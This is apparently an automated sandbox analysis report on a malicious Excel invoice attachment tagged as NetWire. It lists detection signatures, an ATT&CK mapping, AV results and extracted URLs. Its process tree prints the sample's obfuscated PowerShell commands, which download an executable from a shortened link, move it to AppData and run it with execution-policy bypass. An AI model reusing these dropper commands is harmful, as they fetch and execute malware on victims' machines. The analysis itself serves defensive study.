ID: 320373
Sample Name: Proforma Invoice.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 10:12:17
Date: 19/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Proforma Invoice.xls

Overview


General Information

Sample Name:	Proforma Invoice.xls
Analysis ID:	320373
MD5:	55db711144ff4a3..
SHA1:	ea7b59dde9f0600.
SHA256:	6e76bd502c9115..
Tags:	netwire xls

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Bypasses PowerShell execution pol…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Obfuscated command line found
- Sigma detected: Microsoft Office Pr…
- Contains long sleeps (>= 3 min)
- Creates a process in suspended mo…
- Document contains an embedded VB…
- Document contains embedded VBA

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2452 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - cmd.exe (PID: 2564 cmdline: cmd /c power^shell -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').'Invoke'('https://cutt.ly/ZhqUH1O','vx.exe') MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2880 cmdline: powershell -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').'Invoke'('https://cutt.ly/ZhqUH1O','vx.exe') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 2532 cmdline: cmd /c power^shell -w 1 stARt`-slE`Ep 20; Move-Item 'vx.exe' -Destination '${enV`:appdata}' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2724 cmdline: powershell -w 1 stARt`-slE`Ep 20; Move-Item 'vx.exe' -Destination '${enV`:appdata}' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 2372 cmdline: cmd /c power^shell -w 1 -EP bypass stARt`-slE`Ep 25; cd ${enV`:appdata}; ./vx.exe MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 1980 cmdline: powershell -w 1 -EP bypass stARt`-slE`Ep 25; cd ${enV`:appdata}; ./vx.exe MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

Data Obfuscation:

Obfuscated command line found

HIPS / PFW / Operating System Protection Evasion:


Bypasses PowerShell execution policy

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop Insecure Network Communica
Default Accounts	Scripting 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 Track Devic Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2 2	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poir


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Proforma Invoice.xls	14%	Virustotal		Browse
Proforma Invoice.xls	21%	ReversingLabs	Document-Word.Downloader.Powdow	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
cutt.ly	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	Avira URL Cloud	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	Avira URL Cloud	safe	
http://www.certifikat.dk/repository0	0%	Avira URL Cloud	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	Avira URL Cloud	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://ctldl.windows	0%	Avira URL Cloud	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	Avira URL Cloud	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://https://cutt.ly/ZhqUH1OPE	0%	Avira URL Cloud	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	Avira URL Cloud	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.certicamara.com0	0%	Avira URL Cloud	safe	
http://www.globaltrust.info0=	0%	Avira URL Cloud	safe	
http://https://cutt.ly/ZhqUH1O	0%	Avira URL Cloud	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	0%	Avira URL Cloud	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	Avira URL Cloud	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	Avira URL Cloud	safe	
http://www.trustcenter.de/guidelines0	0%	Avira URL Cloud	safe	
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3TS.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3TS.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3TS.crl0	0%	URL Reputation	safe	
http://https://www.catcert.net/verarrel	0%	URL Reputation	safe	
http://https://www.catcert.net/verarrel	0%	URL Reputation	safe	
http://https://www.catcert.net/verarrel	0%	URL Reputation	safe	
http://www.disig.sk/ca0f	0%	URL Reputation	safe	
http://www.disig.sk/ca0f	0%	URL Reputation	safe	
http://www.disig.sk/ca0f	0%	URL Reputation	safe	
http://https://shopphongtinh.comp	0%	Avira URL Cloud	safe	
http://www.sk.ee/juur/crl/0	0%	URL Reputation	safe	
http://www.sk.ee/juur/crl/0	0%	URL Reputation	safe	
http://www.sk.ee/juur/crl/0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersignroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersignroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersignroot.crl0	0%	URL Reputation	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cutt.ly	104.22.1.232	true	true	• 1%, Virustotal, Browse	unknown
shopphongtinh.com	202.92.6.10	true	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	powershell.exe, 00000007.00000002.2125202164.000000001B83B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.a-cert.at0E	powershell.exe, 00000007.00000002.2127455565.000000001D133000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certplus.com/CRL/class3.crl0	powershell.exe, 00000007.00000003.2112302697.000000001D0F5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-me.lv/repository0	powershell.exe, 00000007.00000002.2125332745.000000001B8C4000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.acabogacia.org/doc0	powershell.exe, 00000007.00000002.2125332745.000000001B8C4000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersroot.crl0	powershell.exe, 00000007.00000003.2112302697.000000001D0F5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cacerts.rapidssl.com/RapidSSLTLSRSACAG1.crt0	powershell.exe, 00000007.00000002.2123509542.000000000371A000.00000004.00000001.sdmp	false		high
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	powershell.exe, 00000007.00000003.2112302697.000000001D0F5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	powershell.exe, 00000007.00000003.2112365835.000000001D178000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certifikat.dk/repository0	powershell.exe, 00000007.00000003.2112302697.000000001D0F5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.chambersign.org1	powershell.exe, 00000007.00000003.2112302697.000000001D0F5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	powershell.exe, 00000007.00000002.2125255546.000000001B876000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	powershell.exe, 00000007.00000002.2125255546.000000001B876000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pkioverheid.nl/policies/root-policy0	powershell.exe, 00000007.00000003.2112254528.000000001D155000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.swisssign.com/0	powershell.exe, 00000007.00000003.2112187859.000000001B8F000.00000004.00000001.sdmp	false		high
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	powershell.exe, 00000007.00000003.2112187859.000000001B8F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	powershell.exe, 00000007.00000003.2112187859.000000001B8F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.disig.sk/ca/crl/ca_disig.crl0	powershell.exe, 00000007.00000003.2112227615.000000001D121000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3P.crl0	powershell.exe, 00000007.00000002.2125332745.000000001B8C4000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ctldl.windows	powershell.exe, 00000007.00000002.2127591509.000000001D1CD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://repository.infonotary.com/cps/qcps.html0$	powershell.exe, 00000007.00000002.2125416814.000000001B8DF000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.post.trust.ie/reposit/cps.html0	powershell.exe, 00000007.00000002.2125416814.000000001B8DF000.00000004.00000001.sdmp, powershell.exe, 00000007.00000003.2112302697.000000001D0F5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certplus.com/CRL/class2.crl0	powershell.exe, 00000007.00000002.2127455565.000000001D133000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
